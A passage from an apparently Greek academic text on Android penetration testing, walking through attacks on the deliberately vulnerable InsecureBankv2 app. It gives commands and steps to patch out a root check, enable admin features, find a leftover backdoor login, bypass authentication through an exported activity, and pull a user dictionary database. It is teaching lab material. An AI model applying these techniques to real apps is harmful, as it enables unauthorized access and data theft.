
- Αντιγράφουμε το αρχείο εγκατάστασης της εφαρμογής (InsecureBankv2.apk) στον φάκελο όπου βρίσκεται το «apktool» και εκτελούμε την εντολή : #<διαδρομή για το «apktool»/apktool d InsecureBankv2.apk με την προϋπόθεση ότι είμαστε στο φάκελο που βρίσκεται το αρχείο «apk». Έπειτα από την εκτέλεση της παραπάνω δημιουργείται ένας νέος φάκελος με την ονομασία «InsecureBankv2» ο οποίος και περιέχει μεταξύ των άλλων τους υποφακέλους «original», «res» και «smali» (εικόνα 6.5). Περισσότερα σχετικά με το «apktool» υπάρχουν στην διεύθυνση «http://ibotpeaches.github.io/Apktool/documentation/».





**Εικόνα 6.3: Στιγμιότυπο από την διαδικασία παράκαμψης ελέγχου της εφαρμογής «InsecureBankv2». Τα αρχεία «classes.dex» & classes-dex2jar.jar προέκυψαν από την αποσυμπίεση του αρχικού apk αρχείου (InsecureBankv2.apk) και την αποσυμπίληση του πρώτου μέσω του προγράμματος «dex2jar» αντίστοιχα.**

- Στην συνέχεια πλοηγούμαστε στον υποφάκελο «smali/com/android/insecurebankv2» και χρησιμοποιούμε ένα επεξεργαστή κειμένου (στην περίπτωση αυτή χρησιμοποιήθηκε ο «leafpad») για να επεξεργαστούμε το αρχείο «PostLogin.smali». Έπειτα από αναζήτηση για την μέθοδο «showRootStatus()» διαβάζουμε το κώδικα όπως απεικονίζεται στην εικόνα 6.6. Παρατηρούμε ότι στην περίπτωση όπου ισχύει η συνθήκη «όχι ίσο» (if-ne v0, v1 :cond2) η εφαρμογή εκτελεί την συνθήκη «:cond2» δηλ. εμφανίζει το μήνυμα «Device not Rooted!!» αντίστοιχα με τον βρόχο «if (obj == 1) { this.root_status.setText("Rooted Device!!"); } else { this.root_status.setText("Device not Rooted!!")» που είχαμε παρατηρήσει μέσω του εργαλείου αποσυμπίλησης «jadx». Προκειμένου να εκτελείται πάντα η συνθήκη «:cond2» αντικαθιστούμε την γραμμή «if-ne v0, v1 :cond2» με «goto :cond_2». Τέλος αποθηκεύουμε το παραπάνω αρχείο. Τα παραπάνω αλλαγές απεικονίζονται στην εικόνα 6.7.
- Προκειμένου να ενσωματώσουμε την αλλαγή που πραγματοποιήσαμε προηγουμένως χρησιμοποιούμε την παρακάτω εντολή για να ξαναδημιουργήσουμε ένα νέο αρχείο «apk» :
    - `#<διαδρομή για το «apktool»/apktool b <διαδρομή για το «InsecureBankv2»/InsecureBankv2`


  Όπου «InsecureBankv2» ο φάκελος που περιέχει την νέα έκδοση του αρχείου «PostLogin.smali». Το παραγόμενο «apk» αρχείο πρέπει να είναι υπογεγραμμένο. Για το λόγο αυτό χρησιμοποιείται το πιστοποιητικό για δοκιμές του Android το οποίο και υπάρχει στο εργαλείο «SignApk». Χρησιμοποιώντας την εντολή
    - `#java -jar <διαδρομή για το αρχείο sign.jar>/sign.jar <διαδρομή για το αρχείο InsecureBankv2.apk>/ InsecureBankv2.apk`




**Εικόνα 6.4: Στιγμιότυπο από το γραφικό περιβάλλον του εργαλείου «jadx» για τον εντοπισμό της ακριβής τοποθεσίας του κώδικα στην εφαρμογή «InsecureBankv2» μέσω του οποίου γίνεται ο έλεγχος για την κατάσταση που βρίσκεται η συσκευή.**




**Εικόνα 6.5: Στιγμιότυπο της εκτέλεσης των εντολών του σταδίου 6. Παρατηρούμε τους υποφακέλους «original», «res» και «smali» που έχουν προκύψει έπειτα από την αποσυμπίληση της εφαρμογής μέσω του εργαλείου «apktool».**





**Εικόνα 6.6: Μέρος του κώδικα του αρχείου «PostLogin.smali». Διακρίνονται η συνθήκη «cond_2» η οποία εμφανίζει το μήνυμα «Device not Rooted!!».**


**Εικόνα 6.7: Μέρος του κώδικα του αρχείου «PostLogin.smali». Διακρίνονται η αλλαγή στον κώδικα προκειμένου να εκτελείται πάντα η συνθήκη «cond_2» η οποία εμφανίζει το μήνυμα «Device not Rooted!!».**

παράγεται το αρχείο «InsecureBankv2.s.apk» υπογεγραμμένο από το παραπάνω πιστοποιητικό. Στην περίπτωση όπου θέλουμε το όνομα του υπογεγραμμένου αρχείου να είναι το ίδιο με το αρχικό χρησιμοποιούμε την παράμετρο στο τέλος της εντολής «--override». Το τελικό στάδιο αυτής της τεχνικής είναι η επανεγκατάσταση της εφαρμογής στο κινητό με την εντολή που περιγράψαμε και παραπάνω :

- `#<διαδρομή για το αρχείο adb>/adb install /InsecureBankv2/dist/InsecureBankv2.s.apk`





**Εικόνα 6.8: Στιγμιότυπο από την τροποποιημένη εφαρμογή «InsecureBankv2» της οθόνης «Postlogin» έπειτα από μια επιτυχημένη διαδικασία αυθεντικοποίησης. Βλέπουμε ότι η εφαρμογή δεν μπορεί πλέον να εντοπίσει ότι βρίσκεται εγκατεστημένη σε «Rooted» συσκευή και για τον λόγο αυτό εμφανίζει το μήνυμα «Device not Rooted!!».**

Αφού ολοκληρωθεί η εγκατάσταση αυθεντικοποιούμαστε όπως και προηγουμένως και αμέσως παρατηρούμε ότι η εφαρμογή εμφανίζει το μήνυμα «Device not Rooted!!» το οποίο και μας οδηγεί στο συμπέρασμα ότι παρακάμψαμε επιτυχώς τον έλεγχο.

### 6.2.2. Τεχνικές απομεταγλώττισης (decompile) & επαναμεταγλώττισης (recompile) με σκοπό την κλιμάκωση προνομίων μέσω της λειτουργικότητας της εφαρμογής


Χρησιμοποιώντας τα βήματα της παραπάνω διαδικασίας μέχρι το σημείο όπου έχουμε απομεταγλωττίσει την εφαρμογή αναζητάμε στον κώδικα εκφράσεις όπως :

- Στον υποφάκελο «res/values» υπάρχει το αρχείο «strings.xml» στο οποίο δηλώνονται διάφορες μεταβλητές. Εξετάζοντας τες παρατηρούμε την μεταβλητή «is_admin» η οποία δηλώνεται «no» γεγονός το οποίο και απεικονίζεται στην παρακάτω εικόνα :




**Εικόνα 6.9: Στιγμιότυπο από μέρος του κώδικα του αρχείου «strings.xml».**

Αλλάζοντας την τιμή της μεταβλητής από «no» σε «yes» και ακολουθώντας την διαδικασία επαναμεταγλώττισης της εφαρμογής που περιγράψαμε σε προηγούμενη παράγραφο παρατηρούμε ότι αποκτήσαμε πρόσθετη λειτουργικότητα (εικόνα 6.10).




**Εικόνα 6.10: Στιγμιότυπο από την αρχική οθόνη της εφαρμογής. Παρατηρούμε την πρόσθετη δυνατότητα «create user» όπου έχει εμφανιστεί έπειτα από την αλλαγή στην τιμή της παραμέτρου «is_admin».**

Παρόμοιες με τις παραπάνω τεχνικές μπορούν να ακολουθηθούν για την περαιτέρω τροποποίηση της εφαρμογής με την ενσωμάτωση π.χ. κακόβουλου κώδικα όπως και θα αναλύσουμε παρακάτω.

### 6.2.3. Εκμετάλλευση αδυναμιών σχετιζόμενων με υπολειπόμενα τμήματα κώδικα από το στάδιο της ανάπτυξης

Δεν είναι ασύνηθες προγραμματιστές να ξεχνούν να διαγράψουν τμήματα κώδικα που στο στάδιο της ανάπτυξης χρησιμοποιούνταν στις διάφορες δοκιμές. Παρακάτω χρησιμοποιώντας την εφαρμογή «Insecurebankv2» θα αναλύσουμε μία τέτοια περίπτωση ακολουθώντας τα παρακάτω βήματα:

1. Φροντίζουμε όπως και προηγουμένως να έχουμε εγκαταστήσει τις τελευταίες εκδόσεις των εργαλείων «jadx» και «dex2jar».

2. Αρχικά αποσυμπιέζουμε το αρχείο «Insecurebankv2.apk» :

- #unzip ./Insecurebankv2.apk

3. Στην συνέχεια, όπως και προηγουμένως πληκτρολογούμε την παρακάτω εντολή προκειμένου να μετατρέψουμε το αρχείο «classes.dex» σε αρχείο τύπου «jar».

- #sh d2j-dex2jar.sh /<διαδρομή για το αρχείο>/classes.dex

4. Χρησιμοποιώντας την γραφική διεπαφή του εργαλείου αποσυμπίλησης «jadx» (παρ. 6.2.1) ελέγχουμε για τμήματα κώδικα στα οποία αναφερθήκαμε προηγουμένως.


5. Στην διαδρομή «com.android.insecurebankv2.DoLogin» εντοπίζουμε την ύπαρξη του χρήστη «devadmin» ο οποίος μπορεί να αυθεντικοποιηθεί με τελείως διαφορετικό τρόπο (Httppost2) από τους υπόλοιπους χρήστες (Httppost). Μάλιστα έπειτα από δοκιμές παρατηρήθηκε ότι είναι δυνατή η αυθεντικοποίηση του ανεξαρτήτως του δοθέντος κωδικού πρόσβασης.


**Εικόνα 6.11: Στιγμιότυπο από την μέθοδο «com.android.insecurebankv2.DoLogin». Διακρίνεται η «backdoor» που έχει παραμείνει από το στάδιο της ανάπτυξης μέσω της οποίας είναι δυνατό κάποιος να αυθεντικοποιηθεί στην εφαρμογή πληκτρολογώντας το όνομα χρήστη «devadmin» και οποιοδήποτε κωδικό πρόσβασης επιθυμεί καθώς η εφαρμογή δεν τον λαμβάνει υπόψιν κατά την παραπάνω διαδικασία.**

### 6.2.4. Εκμετάλλευση αδυναμιών σχετιζόμενων με λάθη στην υλοποίηση των μηχανισμών «δραστηριοτήτων» (activities)

Προκειμένου να υλοποιήσουμε μία επίθεση που θα εκμεταλλεύεται τις παραπάνω αδυναμίες θα πρέπει να έχουμε εγκαταστήσει τα εργαλεία όπως αυτά αναφέρονται στην 6.2.1 παράγραφο του κεφαλαίου.

Χρησιμοποιούμε το εργαλείο αποσυμπίλησης «apktool» όπως προηγουμένως και ελέγχουμε το αρχείο «AndroidManifest.xml». Παρατηρούμε ότι η δραστηριότητα με το όνομα «com.android.insecurebankv2.PostLogin» έχει την ρύθμιση «exported=true». Αυτό σε συνδυασμό με την απουσία «intent-filters» σημαίνει ότι η εν λόγω δραστηριότητα μπορεί να κληθεί από οποιαδήποτε εξωτερική διεργασία ή εφαρμογή και μάλιστα χωρίς αυτή να έχει την απαιτούμενη άδεια πρόσβασης. Λεπτομερή περιγραφή της υλοποίησης των δραστηριοτήτων μπορούν να βρεθούν στην ιστοθέση «http://developer.android.com/guide/topics/manifest/activity-element.html».





**Εικόνα 6.12: Στιγμιότυπο από το αρχείο «AndroidManifest.xml» έπειτα από την αποσυμπίληση του. Διακρίνουμε την δραστηριότητα αδυναμίες της οποίας θα προσπαθήσουμε να εκμεταλλευτούμε παρακάτω.**

Στην συνέχεια εγκαθιστούμε την εφαρμογή στην εικονική συσκευή με την ίδια διαδικασία που έχουμε περιγράψει στις προηγούμενες παραγράφους. Από την στιγμή που η εφαρμογή εγκατασταθεί την εκτελούμε χωρίς να πληκτρολογήσουμε τα διαπιστευτήρια στην αρχική οθόνη. Σε ένα τερματικό πληκτρολογούμε την εντολή

- `#<διαδρομή για το εκτελέσιμο αρχείο adb>/adb shell`


και αμέσως μετά την εντολή

- `# am start -n com.android.insecurebankv2/.PostLogin`




**Εικόνα 6.13: Στιγμιότυπο κατά την πληκτρολόγηση των παραπάνω εντολών.**

Παρατηρούμε ότι έχει παρακαμφθεί ο μηχανισμός αυθεντικοποίησης και ότι τώρα έχουμε πρόσβαση ως αυθεντικοποιημένοι χρήστες στην εφαρμογή.




**Εικόνα 6.14: Στιγμιότυπο της εφαρμογής έπειτα από την επιτυχημένη παράκαμψη του μηχανισμού αυθεντικοποίησης μέσω της εκμετάλλευσης των αδυναμιών κατά την υλοποίηση των δραστηριοτήτων στο αρχείο «AndroidManifest.xml».**

### 6.2.5. Εκμετάλλευση της μη ασφαλούς αποθήκευσης προσωρινά αποθηκευμένων δεδομένων του χρήστη

Είναι σύνηθες φαινόμενο στο android η αποθήκευση λέξεων που πληκτρολογούμε συχνά έτσι ώστε να εμφανίζονται με την μορφή λίστας την επόμενη φορά που θα τις πληκτρολογήσουμε όπως π.χ. ονόματα χρηστών. Παρακάτω θα αναφερθούμε στην ανάκτηση τέτοιου τύπου δεδομένων.

```
sqlite> .fullschema
CREATE TABLE android_metadata (locale TEXT);
CREATE TABLE words (_id INTEGER PRIMARY KEY,word TEXT,frequency INTEGER,locale T
EXT,appid INTEGER,shortcut TEXT);
/* No STAT tables available */
sqlite> select * from words;
1|unipi|250|en_US|0|
2|testlab|250|en_US|0|
3|unipiexploitkeybcache|250|en_US|0|
sqlite>
```

**Εικόνα 6.15: Στιγμιότυπο με τις εντολές της γλώσσας βάσεων δεδομένων «sqlite3» με τις οποίες βλέπουμε τις «λέξεις» (στην περίπτωση αυτή τα ονόματα χρηστών) που έχει πληκτρολογήσει ο χρήστης κατά την είσοδο του στην εφαρμογή.**

Εγκαθιστούμε την εφαρμογή «sqlite3» στο σύστημα μας με την εντολή :

- `#apt-get install sqlite3`

Με εγκατεστημένη την εφαρμογή «Insecurebankv2» στην εικονική συσκευή πληκτρολογούμε διάφορα ονόματα χρήστη και επιλέγουμε «Add to the dictionary» προκειμένου αυτά να αποθηκευτούν στην βάση δεδομένων του τρέχοντος χρήστη και να εμφανίζονται ως λίστα κάθε φορά που πληκτρολογούμε το (α) αρχικό(ά) τους γράμμα(τα). Στην συνέχεια πληκτρολογούμε την εντολή:

- `# <διαδρομή για το εκτελέσιμο αρχείο adb>/adb pull /data/data/com.android.providers.userdictionary/databases/user_dict.db`

και το αρχείο που περιέχει τις πληροφορίες στις οποίες αναφερθήκαμε προηγουμένως αποθηκεύεται στον τρέχων κατάλογο στο οποίο βρισκόμαστε. Προκειμένου να εξάγουμε την όποια πληροφορία που εμπεριέχεται στο παραπάνω αρχείο πληκτρολογούμε:

- `# sqlite3 user_dict.db`

και με τις εντολές «sqlite>.fullschema» και «sqlite>select * from words» παρατηρούμε ότι μπορούμε να δούμε τι έχουμε πληκτρολογήσει προηγουμένως όπως και απεικονίζεται στην εικόνα 6.15.

## 6.3. Πλαίσιο λογισμικού τεχνικών παρείσδυσης «Smartphone Penetration Framework» της «Georgia Weidman»

### 6.3.1. Γενικά - Εγκατάσταση

Το πλαίσιο λογισμικού τεχνικών παρείσδυσης «Smartphone Penetration Framework»[100] δίνει την δυνατότητα για την υλοποίηση διαφόρων ειδών επιθέσεων τόσο στο λειτουργικό σύστημα Android όσο και σε αυτά των «IOS» & «Blackberry». Συμπεριλαμβάνεται ως ξεχωριστό κεφάλαιο του βιβλίου «Penetration Testing – A Hands-On Introduction to Hacking» της «Georgia Weidman» και βρίσκεται στο αποθετήριο «GitHub» στην διεύθυνση «https://github.com/georgiaw/Smartphone-Pentest-Framework». Θα παρουσιάσουμε τις βασικές λειτουργίες του όπως την δημιουργία του προγράμματος πελάτη το οποίο και θα μεταφορτώσουμε σε «εικονική συσκευή» προκειμένου να το χρησιμοποιήσουμε για τις επιθέσεις μας. Στην συνέχεια θα παρουσιάσουμε την διαδικασία ενσωμάτωσης του παραπάνω προγράμματος – πελάτη σε εφαρμογή (αρχείο apk) προκειμένου να επιτύχουμε την πρόσβαση σε λειτουργίες του κινητού.

